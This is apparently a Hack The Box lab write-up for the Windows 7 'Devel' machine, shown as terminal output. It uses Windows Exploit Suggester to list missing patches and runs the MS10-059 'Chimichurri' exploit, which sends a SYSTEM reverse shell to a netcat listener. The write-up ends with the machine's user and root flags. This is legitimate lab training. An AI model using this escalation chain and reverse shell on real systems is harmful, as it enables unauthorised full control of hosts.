
```
┌──(root㉿kali)-[/home/kali/hackthebox/devel]
└─# pip install wesng
Collecting wesng
  Downloading wesng-1.0.3-py3-none-any.whl (18 kB)
Installing collected packages: wesng
Successfully installed wesng-1.0.3
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with
the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/
warnings/venv
```




```
┌──(root㉿kali)-[/home/kali/hackthebox/devel/wesng]
└─# ./wes.py --update
Windows Exploit Suggester 1.04 ( https://github.com/bitsadmin/wesng/ )
[+] Updating definitions
[+] Obtained definitions created at 20240316
```



```
┌──(root㉿kali)-[/home/kali/hackthebox/devel/wesng]
└─# ./wes.py systeminfo.txt
Windows Exploit Suggester 1.04 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 7 for 32-bit Systems
    - Generation: 7
    - Build: 7600
    - Version: None
    - Architecture: 32-bit
    - Installed hotfixes: None
[+] Loading definitions
    - Creation date of definitions: 20240316
[+] Determining missing patches
[!] Found vulnerabilities!
```



```
    - KB2281679: patches 1 vulnerability
    - KB2387149: patches 1 vulnerability
    - KB2347290: patches 1 vulnerability
    - KB982665: patches 1 vulnerability
    - KB2079403: patches 1 vulnerability
    - KB982666: patches 1 vulnerability
    - KB978542: patches 1 vulnerability
    - KB975560: patches 1 vulnerability
    - KB972270: patches 1 vulnerability
    - KB975467: patches 1 vulnerability
    - KB3142024: patches 1 vulnerability
    - KB4012212: patches 1 vulnerability
[-] Missing service pack
    - Update for Windows 7 (KB3125574)
[I] KB with the most recent release date
    - ID: KB4012212
    - Release date: 20170314
[+] Done. Displaying 236 of the 236 vulnerabilities found.
```




```
┌──(root㉿kali)-[/home/kali/hackthebox/devel/wesng]
└─# cat vuln | grep CVE-2010-0232

CVE: CVE-2010-0232

┌──(root㉿kali)-[/home/kali/hackthebox/devel/wesng]
└─# cat vuln | grep CVE-2010
CVE: CVE-2010-3974
CVE: CVE-2010-4701
CVE: CVE-2010-3974
CVE: CVE-2010-4701
CVE: CVE-2010-4398
CVE: CVE-2010-3961
CVE: CVE-2010-3147
CVE: CVE-2010-3966
CVE: CVE-2010-3338
CVE: CVE-2010-3229
CVE: CVE-2010-1263
CVE: CVE-2010-1263
CVE: CVE-2010-2745
CVE: CVE-2010-2746
CVE: CVE-2010-1883
CVE: CVE-2010-3225
CVE: CVE-2010-3227
CVE: CVE-2010-1899
CVE: CVE-2010-2730
CVE: CVE-2010-2731
CVE: CVE-2010-1899
CVE: CVE-2010-2730
CVE: CVE-2010-2731
CVE: CVE-2010-2729
CVE: CVE-2010-2554
CVE: CVE-2010-2555
CVE: CVE-2010-2553
CVE: CVE-2010-2561
CVE: CVE-2010-1256
CVE: CVE-2010-1879
CVE: CVE-2010-1880
CVE: CVE-2010-0816
CVE: CVE-2010-0486
CVE: CVE-2010-0487
CVE: CVE-2010-0232
CVE: CVE-2010-0233
CVE: CVE-2010-0250
CVE: CVE-2010-0018
```

it didn't work, just an info
https://seclists.org/fulldisclosure/2010/Jan/341


I tried diffrent exploit on the list, ant it worked! :

Escalation vector: MS10-059

https://github.com/egre55/windows-kernel-exploits/blob/master/MS10-059%3A%20Chimichurri/screenshot.png
https://github.com/egre55/windows-kernel-exploits/tree/master/MS10-059%3A%20Chimichurri/Compiled




```
c:\Windows\Temp>Chimichurri.exe
Chimichurri.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe i
paddress port <BR>
```




```
c:\Windows\Temp>Chimichurri.exe 10.10.14.21 1234
Chimichurri.exe 10.10.14.21 1234
```

```
Chimichurri.exe ipaddress port
```


```
Chimichurri.exe 10.10.14.21 1234
```



```
┌──(root㉿kali)-[/home/kali/hackthebox/devel]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.5] 49230
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\Windows\Temp>whoami
whoami
nt authority\system
```



```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
3321b1265b9ae7c6d37cdb1060449c3a
```



```
c:\Users\babis\Desktop>type user.txt
type user.txt
610348d94f9a2839395d944ba7b334c6
```

Trophy & Loot

user.txt

```
610348d94f9a2839395d944ba7b334c6
```

root.txt

```
3321b1265b9ae7c6d37cdb1060449c3a
```